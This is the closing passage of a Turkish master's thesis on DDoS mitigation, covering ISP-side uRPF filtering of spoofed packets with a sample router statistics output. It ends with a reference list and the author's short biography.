ISP omurgalarında veya kurum/şirket ağlarında dışarıya doğru DDOS yapılmasını da engellemek gerekmektedir. DDOS trafiğini hedefe yakın bir noktada engellemeye çalışmak yerine ISP'lerde uygulanabilecek URPF (Unicast Reverse Path Forwarding) metodu ile spoof edilmiş ip paketlerini internete çıkması engellenmiş olur[23].

Örnek olarak bir ISP yönlendiricisinde URFP önleme için yapılan filtrelemeden sonra durum aşağıdaki gibi görülmüştür[25].

```
# show ip verify statistics


interface outside: 21 unicast rpf drops

interface inside: 2738 unicast rpf drops

interface vpn: 0 unicast rpf drops
```

Alt yapının doğru dizayn edilmesi, ağ ve sistemlerin büyümesini planlayarak, teknik ve yönetsel bilincin varlığı ile sağlanabilmektedir. Mevcutta çalışan sistemlere yeni yapılacak eklemeler çeşitli zaafiyet noktaları meydana getirebilmektedir. Sistemlere yeni eklenecek noktalar oluşturulan altyapıyı tehlikeye atmayacak bir şekilde entegre edilmelidir.

ISP'den başlayarak sistemlerdeki Layer 7 uygulamaya gelen kadar olan yollardaki ip paketlerinin incelenmesi ve sağlıklı karar verilebilmesi için Şekil.xx 'de anıltılan şemaya uygun olmalıdır. Şekil.32'teki kaba plan Şekil 34'deki gibi özetlenebilir.



Şekil 37 : Zararlı trafiği engelleme ana topolojisi.

5. Kaynaklar

- [1]Service attacks mitigation techniques,
http://www.sans.org/reading_room/whitepapers/detection/denial-service-attacks-mitigation-techniques-real-time-implementation-detailed-analysi_33764,01/08/2014
- [2] Cyber Attacks Explained: DoS and DDoS,
<http://www.linuxforu.com/2011/11/cyber-attacks-explained-dos-and-ddos>, 2014
- [3]SANS Institue, Denial of Service attacks and mitigation techniques
- [4] www.bilgiguvenligi.gov.tr,2014
- [5] tcpstat, <http://www.frenchfries.net/paul/tcpstat/> ,2014
- [6] Stateful Anycast for DSOS Mitigaation,Richard E.Hansen, MIT,2007
- [7] The OWASP Foundation, Layer 7 DDOS attacks
- [8] Mitigation of DDoS Attack using a Probabilistic Approach & End System based Strategy, Prof. Bibhudatta Sahoo, National Institute of Technology ,2009
- [9] Mitigation and traceback countermeasures for DDoS attacks, Iowa State University, Basheer Nayef Al-Duwairi
- [10] securityportalz.cz Practical steps to mitigate DDoS attacks Practical steps to mitigate DDoS attacks, Martin Čmelík, Security Session 2013, Brno, Czech Republic,
- [11] How DDoS Detection and Mitigation Can Fight Advanced Targeted Attacks,SANS Whitepaper, Written by John Pescatore, 2013
- [12] hping.org,2014
- [13] nmap.org, 2014
- [14]layer-seven-ddosattacks,<http://resources.infosecinstitute.com>,16/09/2014
- [15] Trendmicro, Botnets & DDoS Introduction,2007
- [16]Defeating Distributed Denial of Service Attacks,
<http://staff.washington.edu/dittrich/misc/trinoo.analysis>,2000
- [17] 2014 Mid-Year DDoS Threat Report, <http://www.nsfocus.com>,29/12/2014
- [18] Transmission_Control_Protocol, <http://en.wikipedia.org>,2014
- [19] Bilgi Güvenliği Akademisi, 2014
- [20] sans.org, 2014
- [21] mitigating DOS/DDOS Attcacks Using IPTABLES, Bahaa Qasim M. AL-Musawi, College of Engineering University Of Kufa,2009

- [22] CERT, TCP SYN Flood and IP Spoofing Attacks,
<http://www.cert.org/advisories/CA-1996-21.html>, 2000
- [23] Defending against Flooding-Based Distributed Denial-of-Service Attacks,
Rocky K. C. Chang, The Hong Kong Polytechnic University, 2002
- [24] <http://www.iosec.org>, 2014
- [25] snort.org, 2014
- [26] tcpdump.org, 2014
- [27] tcpstat, <http://www.frenchfries.net/paul/tcpstat/>, 2014
- [28] Understanding Unicast Reverse Path Forwarding, Cisco,
<http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html>, 2014
- [29] cisco.com
- [30] Attacks by “Anonymous” WikiLeaks Proponents not Anonymous, CTIT
Technical Report 10.41, 2010
- [31] National Cybersecurity and Communications Integration Center,
<https://www.uscert.gov/sites/default/files/publications/DDoS%20Quick%20Guide.pdf>
, 2014

ÖZGEÇMİŞ

18 Ağustos 1981 tarihi, Tunceli İli Çemişgezek ilçesi doğumluyum. İlk okulu aynı ilçede tamamladıktan sonra Orta Okul ve Liseyi Elazığ'da tamamladıktan sonra Fırat Üniversitesi Teknik Bilimler Meslek Yüksek Okulu Endüstriyel Elektronik bölümüne başladım.

2001 yılında bölümümden ayrılarak Anadalu Üniversitesi İktisat Fakültesi'ne kaydoldum. Askerliğimi Çanakkale Hava Radar Mevzii Komutanlığında tamamladım. 2012 yılında Beykent Üniversitesi Bilgisayar Mühendisliği Anabilim Dalında yüksek lisans eğitimine başladım.

Bilişim sektöründe 2005 yılında başlayan iş hayatımda Sistem Altyapı, Ağ ve Haberleşme, Ağ, Web, Bilgi Güvenliği ile ilgili birçok eğitime katıldım.

Halen özel bir bankanın iştirak şirketinde Ağ ve Güvenlik yöneticisi olarak çalışmaktayım.

Özel ilgi alanlarım, tarih, uzay teknolojileri, havacılık simulasyon uygulamalarıdır.

Yabancı dilim ingilizce olup, evliyim.